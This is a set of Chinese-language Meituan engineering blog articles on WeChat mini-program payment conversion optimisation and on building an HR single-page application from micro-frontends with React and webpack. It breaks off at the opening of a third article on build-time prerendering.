支付服务最核心的指标，显然就是用户支付成功的占比，我们称之为支付转化率。对扫码付业务而言，支付转化率的百分比越高，扫码付业务的营业额也就越高，其带来的收益是正相关的。因此提升扫码付小程序的支付转化率，就成为我们技术团队的重要工作。经过数据分析，我们发现转化率流失主要存在于以下两个环节：

- 扫码到进入小程序环节（外部环节）
- 进入小程序到支付环节（内部环节）

从扫码到进入小程序环节，微信会完成小程序基本信息获取、资源准备（代码下载或更新）等准备事项。在准备事项中，如果准备失败或等待时间过长，就会导致用户离开，这部分由微信控制的环节，我们称之为外部环节。

在进入小程序到支付环节，页面会进行渲染、数据请求等，如果渲染时间长、数据请求时间长也容易导致用户离开，同样，如果数据请求失败也会造成用户使用过程的终止，这部分由我们美团扫码付技术团队控制的环节，称之为内部环节。




# 如何提升外部环节转化率?

对于小程序开发者而言，扫码到小程序调起这个环节是黑盒的，我们无法得知其中的细节。而我们在扫码付小程序中尝试和微信的同学做了一次梳理，发现扫码付小程序在外部环节的丢失率较高，查询数据后，我们发现其中大部分用户手动点击了右上角的退出。

从业务视角出发，用户使用扫码付小程序，可认为他们有强需求进行支付，而造成用户手动点击退出的部分原因可能是等待时间过长。而在这个环节对时间造成影响更多的是资源准备，即小程序代码下载或者更新的行为。根据经验，影响下载和更新时间可能的因素包括两个方面：一个是网络，另一个是代码包。

因为用户的网络是我们无法控制的，只能尝试从代码包开始下手。而在当时未使用分包的情况下，我们的主包大小约为3M，这意味着新用户和无缓存小程序用户均需要在首次使用时等待下载3M左右的包。在这种情况下，虽然用户享受了小程序离线缓存包的福利，却丢失了大部分新用户的体验。于是我们尝试从包代码层面做一些优化：

- 增加分包加载机制。用户在使用扫码付业务时会按需进行加载，优化小程序首次启动的下载时间。
- 减小主包和分包大小。按照空主包的概念进行优化。在进行分包加载机制后，主包因为无法最小化而影响首次下载时间。一方面，原有的3M整包中，图片大小占用了50%大小，我们将所有的内含二进制和Base64图片分发到了CDN；另一方面，部分可移出的业务分发到了其他分包。

在做了这些事情后，扫码付分包从原先的整包3M缩减到了361K（主包300K+分包61K），而外部环节的转化率也提升了3%。虽然转化率提升了，但前置环节的转化率仍然有部分丢失，理论上继续缩减300K的主包能有效提升，但由于业务性质的原因无法再继续缩减，于是我们向微信小程序提出了独立分包的概念：用户在使用独立分包时无需下载主包。


| 业务 | 总包大小 | 扫码调起成功率 | 分包大小 |
| --- | --- | --- | --- |
| 优化前 | 3122kb | 93% | 2040kb |
| 优化后 | 2951kb | 96% | 361kb |

通过独立分包加载，程序使用期间下载更新阶段，只需要加载61K的分包大小。目前这个功能还在灰度阶段，扫码付小程序团队也在作为第一批的内测用户进行体验，优化效果在之后的实践中，我们也会分享出来，大家可关注美团技术团队公众号，持续关注我们。

## 如何提升内部环节转化率?

在进入小程序到支付这个环节，属于我们的业务流程。在这个环节中的转化率丢失虽然我们能够掌控，但是必须有所依据，才能对症下药。所以我们做了一些数据监控：

- 业务核心流程监控。业务核心流程指用户进入小程序后所涉及的影响最终支付的中间流程，中间流程的丢失会直接影响业务整个转化率丢失，所以这里必须进行监控。而业务核心流程监控需要可监控的具体指标，我们对进入小程序和支付进行了关键动作拆解，从开始扫码到用户看到页面，再到点击支付、初始化订单、支付成功。拆解完这些关键动作，再针对每一步可控环节，进行技术指标的拆解。从入口到出口的每一步制定关键指标（扫码加载转化率、点击意愿等，见下图），形成一个至上而下的漏斗，产出多个可量化指标，来做业务流程的监控。对于这部分可量化指标，可以通过长期的观察分析来提升转化率。




- 异常监控。页面的任何异常都可能导致支付页面的渲染失败，从而无法正常支付。我们对页面的接口异常、微信API异常进行了监控。接口异常可在API（wx.request）的fail函数中直接捕获，从而上报监控；对于接口超时，则只能通过全局的app.json进行全局设置（默认60s，时间过长，对用户体验较差），此前我们曾尝试在小程序中设置全局的5s请求超时，但实际应用中并非所有场景需要设置统一的超时，最终我们单独封装了接口请求超时。微信API的异常通过微信的一些fail中进行监控即可。

```
App({
  onLaunch: function(options) {
    // Do something initial when launch.
  },
  onShow: function(options) {
      // Do something when show.
  },
  onError: function(msg) {
    this.pushErrorToServer({
        content: e,
        category: t,
        sec_category: n,
        level: "error"
    })
  },
  pushErrorToServer: function(errMsg) {
    //异常信息上传到服务器
    wx.request({...})
  },
})
```

- 性能监控。小程序内部转化环节中关注进入小程序后的白屏时间和可交互时间。内部白屏时间从onLoad处打点，到页面onReady处结束；内部可交互时间从onLoad处打点，到页面数据请求结束后的可点击支付时间截止。
- 日常监控中，我们也发现了一些问题，例如接口调用超时、接口调用失败，这些问题会导致页面流程终止。针对这些问题我们做了一些优化：
  - 接口合并。支付页面的外网链路接口请求数量较多，任意一个接口的失败都会导致问题，合并接口则可以减少问题出现概率，提升中间流程的转化率。

- 增加重试机制。在出现接口异常的情况下，会直接导致页面阻塞，如果通过重试能成功，则可以提升转化率。整个流程中可重试的有两类：自有的接口请求异常，小程序API调用异常。

对于这两类异常，在接口超时、调用失败时采取重试。而为了避免在极端情况下服务端流量陡增、峰值倍数增加，页面的可重试次数会在前置获取全局配置时根据“可重试次数”进行控制，并且每次重试需要在一段时间后用户手动触发。超过重试次数时，则流程终止。

# 如何监控内部和外部环节?

前面我们也提到，对于小程序开发者而言，扫码到小程序调起这个环节是黑盒的，我们开发者无法得知此处的细节，所以说在监控外部环节这方面我们开发者似乎可做的事情屈指可数。但是，不知道细心的同学有没有发现，微信在每次扫码后会给我们在query参数上附带一个scancode_time字段。其实这个字段表示的是用户在使用扫一扫时微信服务端记录的时间，所以基于这个字段的考量，我们做了如下尝试，针对以下两个参数值分别做了实时监控：

- 支付页面的白屏时间（用户看到首屏的客户端时间—用户微信扫一扫服务端时间+服务端客户端差额时间）。
- 支付页面的用户可交互时间（页面Loading完毕时间—用户微信扫一扫服务端时间+服务端客户端差额时间）。

由于客户端的时间戳是获取本地手机系统的时间，可能存在差异。所以为了保证上报的准确性，我们在每次onLoad的时候取了一次我们服务端的时间，记录了客户端的时间与服务端的一个时间差额，并且在后续所有涉及到服务端的时间都参照这个时间差额做计算（网络100–200ms级别的传输时延，暂可忽略）。

但由于我们扫码付小程序的特殊应用场景就是为了保障用户进行快速可靠的支付，既然在外部环节可控度不高，那是不是可以考虑在内部的业务流程方面把监控统计做的细粒度一点，做到能对每一个可能影响到支付的环节有数据可循呢？我们针对这个方向，区别于传统的PV、UV统计，并对业务上报做了如下分类：

- 根据上报的场景划分：实时性监控部分与统计部分。
- 根据上报的类型划分：Error类型、Event类型（普通生命周期事件）、Metric类型（自定义Event类型，维度可自定义）、自定义测速类型（延时趋势与分布）。

基于上述方案的探索，我们团队基本上做到了对可能影响支付环节的很多业务指标，进行了整体的把控。从而在下一步，针对每个潜在的可优化点做进一步思考与考量，然后作出及时的策略优化与更新。通过对扫码付小程序的探索，我们积累了很多优化经验。美团的价值观是追求卓越，对于能优化的方面，我们还会进一步去探索，也欢迎更多的同学跟我们一起讨论。

# 作者简介

- 陈瑶，2015年校招入职美团，此前参与过美团平台移动端触屏版的前端开发工作，从0到1参与了智能支付应用层的前端建设工作，现负责美团收单业务扫码付小程序业务。

# 招聘

如果对我们“智能支付大前端团队”感兴趣，可直接简历发送给（chenxuan03@meituan.com）。欢迎加入美团，跟我们一起探索未来。

# 用微前端的方式搭建类单页应用

作者: 贾召

## 前言

微前端 由ThoughtWorks 2016年提出，将后端微服务的理念应用于浏览器端，即将 Web 应用由单一的单体应用转变为多个小型前端应用聚合为一的应用。

美团已经是一家拥有几万人规模的大型互联网公司，提升整体效率至关重要，这需要很多内部和外部的管理系统来支撑。由于这些系统之间存在大量的连通和交互诉求，因此我们希望能够按照用户和使用场景将这些系统汇总成一个或者几个综合的系统。

我们把这种由多个微前端聚合出来的单页应用叫做“类单页应用”，美团HR系统就是基于这种设计实现的。美团HR系统是由30多个微前端应用聚合而成，包含1000多个页面，300多个导航菜单项。对用户来说，HR系统是一个单页应用，整个交互过程非常顺畅；对开发者同学来说，各个应用均可独立开发、独立测试、独立发布，大大提高了开发效率。

接下来，本文将为大家介绍“微前端构建类单页应用”在美团HR系统中的一些实践。同时也分享一些我们的思考和经验，希望能够对大家有所启发。

## HR系统的微前端设计

因为美团的HR系统所涉及项目比较多，目前由三个团队来负责。其中：OA团队负责考勤、合同、流程等功能，HR团队负责入职、转正、调岗、离职等功能，上海团队负责绩效、招聘等功能。这种团队和功能的划分模式，使得每个系统都是相对独立的，拥有独立的域名、独立的UI设计、独立的技术栈。但是，这样会带来开发团队之间职责划分不清、用户体验效果差等问题，所以就迫切需要把HR系统转变成只有一个域名和一套展示风格的系统。

为了满足公司业务发展的要求，我们做了一个HR的门户页面，把各个子系统的入口做了链接归拢。然而我们发现HR门户的意义非常小，用户跳转两次之后，又完全不知道跳到哪里去了。因此我们通过将HR系统整合为一个应用的方式，来解决以上问题。

一般而言，“类单页应用”的实现方式主要有两种：

1. iframe嵌入
2. 微前端合并类单页应用

其中，iframe嵌入方式是比较容易实现的，但在实践的过程中带来了如下问题：

- 子项目需要改造，需要提供一组不带导航的功能
- iframe嵌入的显示区大小不容易控制，存在一定局限性
- URL的记录完全无效，页面刷新不能够被记忆，刷新会返回首页
- iframe功能之间的跳转是无效的

- iframe的样式显示、兼容性等都具有局限性

考虑到这些问题，iframe嵌入并不能满足我们的业务诉求，所以我们开始用微前端的方式来搭建HR系统。


在这个微前端的方案里，有几个我们必须要解决的问题：

1. 一个前端需要对应多个后端
2. 提供一套应用注册机制，完成应用的无缝整合
3. 构建时集成应用和应用独立发布部署

只有解决了以上问题，我们的集成才是有效且真正可落地的，接下来详细讲解一下这几个问题的实现思路。

## 一个前端对应多个后端

HR系统最终线上运行的是一个单页应用，而项目开发中要求应用独立，因此我们新建了一个入口项目，用于整合各个应用。在我们的实践中，把这个项目叫做“Portal项目”或“主项目”，业务应用叫做“子项目”，整个项目结构图如下所示：





项目结构图

“Portal项目”是比较特殊的，在开发阶段是一个容器，不包含任何业务，除了提供“子项目”注册、合并功能外，还可以提供一些系统级公共支持，例如： * 用户登录机制 * 菜单权限获取 * 全局异常处理 * 全局数据打点

“子项目”对外输出不需要入口HTML页面，只需要输出的资源文件即可，资源文件包括js、css、fonts和imgs等。

HR系统在线上运行了一个前端服务（Node Server），这个Server用于响应用户登录、鉴权、资源的请求。HR系统的数据请求并没有经过前端服务做透传，而是被Nginx转发到后端Server上，具体交互如下图所示：




前后端分离图

转发规则上限制数据请求格式必须是 `系统名+Api做前缀` 这样保障了各个系统之间的请求可以完全隔离。其中，Nginx的配置示例如下：

```
server {
    listen          80;
    server_name     xxx.xx.com;

    location  /project/api/ {
        set $upstream_name "server.project";
        proxy_pass  http://$upstream_name;
    }
    ...

    location  / {
        set $upstream_name "web.portal";
        proxy_pass  http://$upstream_name;
    }
}
```

我们将用户的统一登录和认证问题交给了SSO，所有的项目的后端Server都要接入SSO校验登录状态，从而保障业务系统间用户安全认证的一致性。

在项目结构确定以后，应用如何进行合并呢？因此，我们开始制定了一套应用注册机制。

## 应用注册机制

“Portal项目”提供注册的接口，“子项目”进行注册，最终聚合成一个单页应用。在整套机制中，比较核心的部分是路由注册机制，“子项目”的路由应该由自己控制，而整个系统的导航是“Portal项目”提供的。

## 路由注册

路由的控制由三部分组成：权限菜单树、导航和路由树，“Portal项目”中封装一个组件App，根据菜单树和路由树生成整个页面。路由挂载到DOM树上的代码如下：

```
let Router = <Router
            fetchMenu = {fetchMenuHandle}
            routes = {routes}
            app = {App}
            history = {history}
            >
ReactDOM.render(Router,document.querySelector("#app"));
```

Router是在react-router的基础上做了一层封装，通过menu和routes最后生成一个如下所示的路由树：

```
  <Router>
    <Route path="/" component={App}>
      <Route path="/namespace/xx" component={About} />
      <Route path="inbox" component={Inbox}>
        <Route path="messages/:id" component={Message} />
      </Route>
    </Route>
  </Router>
```

具体注册使用了全局的 `window.app.routes` ，“Portal项目”从 `window.app.routes` 获取路由，“子项目”把自己需要注册的路由添加到 `window.app.routes` 中，子项目的注册如下：

```
let app = window.app = window.app || {};
app.routes = (app.routes || []).concat([
{
  code:'attendance-record',
  path: '/attendance-record',
  component: wrapper(() => async(require('./nodes/attendance-record'), 'kaoqin')),
}]);
```

路由合并的同时也把具体的功能做了引用关联，再到构建时就可以把所有的功能与路由管理起来。项目的作用域要怎么控制呢？我们要求“子项目”间是彼此隔离，要避免样式污染，要做独立的数据流管理，我们用项目作用域的方式来解决这些问题。

## 项目作用域控制

在路由控制的时候我们提到了 `window.app` ，我们也是通过这个全局App来做项目作用域的控制。 `window.app` 包含了如下几部分：

```
let app = window.app || {};
app = {
    require:function(request){...},
    define:function(name,context,index){...},
    routes:[...],
    init:function(namespace,reducers){...}
};
```

window.app主要功能：

- define 定义项目的公共库，主要用来解决JS公共库的管理问题
- require 引用自己的定义的基础库，配合define来使用
- routes 用于存放全局的路由，子项目路由添加到window.app.routes，用于完成路由的注册
- init 注册入口，为子项目添加上namesapce标识，注册上子项目管理数据流的reducers

子项目完整的注册，如下所示：

```
import reducers from './redux/kaoqin-reducer';
let app = window.app = window.app || {};
app.routes = (app.routes || []).concat([
{
  code:'attendance-record',
  path: '/attendance-record',
```

```
  component: wrapper(() => async(require('./nodes/attendance-record'), 'kaoqin')),
  // ... 其他路由
}]);

function wrapper(loadComponent) {
  let React = null;
  let Component = null;
  let Wrapped = props => (
    <div className="namespace-kaoqin">
      <Component {...props} />
    </div>
  );
  return async () => {
    await window.app.init('namespace-kaoqin',reducers);
    React = require('react');
    Component = await loadComponent();
    return Wrapped;
  };
}
```

其中做了这几件事情：

1. 把路由添加到window.app中
2. 业务第一次功能被调用的时候执行 `window.app.init(namespace,reducers)` ，注册项目作用域和数据流的reducers
3. 对业务功能的挂载节点包装一个根节点： `Component` 挂载在 `className` 为 `namespace-kaoqin` 的 `div` 下面

这样就完成了“子项目”的注册，“子项目”的对外输出是一个入口文件和一系列的资源文件，这些文件由webpack构建生成。

CSS作用域方面，使用webpack在构建阶段为业务的所有CSS都加上自己的作用域，构建配置如下：

```
//webpack打包部分，在postcss插件中 添加namespace的控制
config.postcss.push(postcss.plugin('namespace', () => css =>
  css.walkRules(rule => {
    if (rule.parent && rule.parent.type === 'atrule' && rule.parent.name !== 'media') return;
    rule.selectors = rule.selectors.map(s => `.namespace-kaoqin ${s === 'body' ? '' : s}`);
  })
));
```

CSS处理用到postcss-loader，postcss-loader用到postcss，我们添加postcss的处理插件，为每一个CSS选择器都添加名为 `.namespace-kaoqin` 的根选择器，最后打包出来的CSS，如下所示：

```
.namespace-kaoqin .attendance-record {
    height: 100%;
    position: relative
}

.namespace-kaoqin .attendance-record .attendance-record-content {
    font-size: 14px;
    height: 100%;
    overflow: auto;
    padding: 0 20px
}
...
```

CSS样式问题解决之后，接下来看一下，Portal提供的init做了哪些工作。

```
let inited = false;
let ModalContainer = null;
app.init = async function (namespace,reducers) {
  if (!inited) {
    inited = true;
    let block = await new Promise(resolve => {
      require.ensure([], function (require) {
        app.define('block', require.context('block', true, /^\.\/(?!dev)([^\/]|\/(?!demo))+\.jsx?$/));
        resolve(require('block'));
      }, 'common');
```

```
    });
    ModalContainer = document.createElement('div');
    document.body.appendChild(mtfv3ModalContainer);
    let { Modal} = block;
    Modal.getContainer = () => ModalContainer;
  }
  ModalContainer.setAttribute('class', `${namespace}`);
  mountReducers(namepace,reducers)
};
```

init方法主要做了两件事情：

1. 挂载“子项目”的reducers，把“子项目”的数据流挂载了redux上
2. “子项目”的弹出窗全部挂载在一个全局的div上，并为这个div添加对应的项目作用域，配合“子项目”构建的CSS，确保弹出框样式正确

上述代码中还看到了 `app.define` 的用法，它主要是用来处理JS公共库的控制，例如我们用到的组件库Block，期望每个“子项目”的版本都是统一的。因此我们需要解决JS公共库版本统一的问题。

## JS公共库版本统一

为了不侵入“子项目”，我们采用构建过程中替换的方式来做，“Portal项目”把公共库引入进来，重新定义，然后通过 `window.app.require` 的方式引用，在编译“子项目”的时候，把引用公共库的代码从 `require('react')` 全部替换为 `window.app.require('react')` ，这样就可以将JS公共库的版本都交给“Portal项目”来控制了。

define 的代码和示例如下：

```
/**
* 重新定义包
* @param name  引用的包名，例如 react
* @param context 资源引用器 实际上是 webpackContext（是一个方法，来引用资源文件）
* @param index 定义的包的入口文件
*/
app.define = function (name, context, index) {
  let keys = context.keys();
  for (let key of keys) {
    let parts = (name + key.slice(1)).split('/');
    let dir = this.modules;
    for (let i = 0; i < parts.length - 1; i++) {
      let part = parts[i];
      if (!dir.hasOwnProperty(part)) {
        dir[part] = {};
      }
      dir = dir[part];
    }
    dir[parts[parts.length - 1]] = context.bind(context, key);
  }
  if (index != null) {
    this.modules[name]['index.js'] = this.modules[name][index];
  }
};
//定义app的react
//定义一个react资源库：把原来react根目录和lib目录下的.js全部获取到，绑定到新定义的react中，并指定react.js作为入口文件
app.define('react', require.context('react', true, /^.\/(lib\/)?[^\/]+\.js$/), 'react.js');
app.define('react-dom', require.context('react-dom', true, /^.\/index\.js$/));
```

“子项目”的构建，使用webpack的externals（外部扩展）来对引用进行替换：

```
/**
 * 对一些公共包的引用做处理 通过webpack的externals（外部扩展）来解决
 */
const libs = ['react', 'react-dom', "block"];

module.exports = function (context, request, callback) {
```

```
    if (libs.indexOf(request.split('/', 1)[0]) !== -1) {
        //如果文件的require路径中包含libs中的 替换为 window.app.require('${request}');
        //var在这儿是声明的意思
        callback(null, `var window.app.require('${request}')`);
    } else {
        callback();
    }
};
```

这样项目的注册就完成了，还有一些需要“子项目”自己改造的地方，例如本地启动需要把“Portal项目”的导航加载进来，需要做mock数据等等。

项目的注册完成了，我们如何发布部署呢?


## 构建后集成和独立部署

在HR系统的整合过程中，开发阶段对“子项目”是“零侵入”，而在发布阶段，我们也希望如此。


我们的部署过程，大概如下：


第一步：在发布机上，获取代码、安装依赖、执行构建； 第二步：把构建的结果上传到服务器； 第三步：在服务器执行 `node index.js` 把服务启动起来。


“Portal项目”构建之后的文件结构如下：




“子项目”构建后的文件结构如下：




线上运行的文件结构如下：




把“子项目”的构建文件上传到服务器对应的“子项目”文件目录下，然后对“子项目”的资源文件进行集成合并，生成.dist目录中的文件，提供给用户线上访问使用。

每次发布，我们主要做以下三件事情：


1. 发布最新的静态资源文件
2. 重新生成entry-xx.js和index.html（更新入口引用）
3. 重启前端服务

如果是纯静态服务，完全可以做到热部署，动态更新一下引用关系即可，不需要重启服务。因为我们在Node服务层做了一些公共服务，所以选择了重启服务，我们使用了公司的基础服务和PM2来实现热启动。

对于历史文件，我们需要做版本控制，以保障之前的访问能够正常运行。此外，为了保证服务的高可用性，我们上线了4台机器，分别在两个机房进行部署，最终来提高HR系统的容错性。

# 总结

以上就是我们使用React技术栈和微前端方式搭建的“类单页应用”HR业务系统，回顾一下这个技术方案，整个框架流程如下图所示：




在产品层面上，“微前端类单页应用”打破了独立项目的概念，我们可以根据用户的需求自由组装我们的页面应用，例如：我们可以在HR门户上把考勤、请假、OA审批、财务报销等高频功能放在一起。甚至可以让用户自己定制功能，让用户真的感受到我们是一个系统。

“微前端构建类单页应用”方案是基于React技术栈开发，如果把路由管理机制和注册机制抽离出来作为一个公共的库，就可以在webpack的基础上封装成一个业务无关性的通用方案，而且使用起来非常的友好。

截止目前，HR系统已经稳定运行了1年多的时间，我们总结了以下三个优点：

1. 单页应用的体验比较好，按需加载，交互流畅
2. 项目微前端化，业务解耦，稳定性有保障，项目的粒度易控制
3. 项目的健壮性比较好，项目注册仅仅增加了入口文件的大小，30多个项目目前只有12K

# 作者简介


- 贾召，2014年加入美团，先后主导了OA、HR、财务等企业项目的前端搭建，自主研发React组件库Block，在Block的基础上统一了整个企业平台的前端技术栈，致力于提高研发团队的工作效率。

# 构建时预渲染：网页首帧优化实践

作者: 寒阳

## 前言

自JavaScript诞生以来，前端技术发展非常迅速。移动端白屏优化是前端界面体验的一个重要优化方向，Web 前端诞生了 SSR 、CSR、预渲染等技术。在美团支付的前端技术体系里，通过预渲染提升网页首帧优化，从而优化了白屏问题，提升用户体验，并形成了最佳实践。

在前端渲染领域，主要有以下几种方式可供选择：

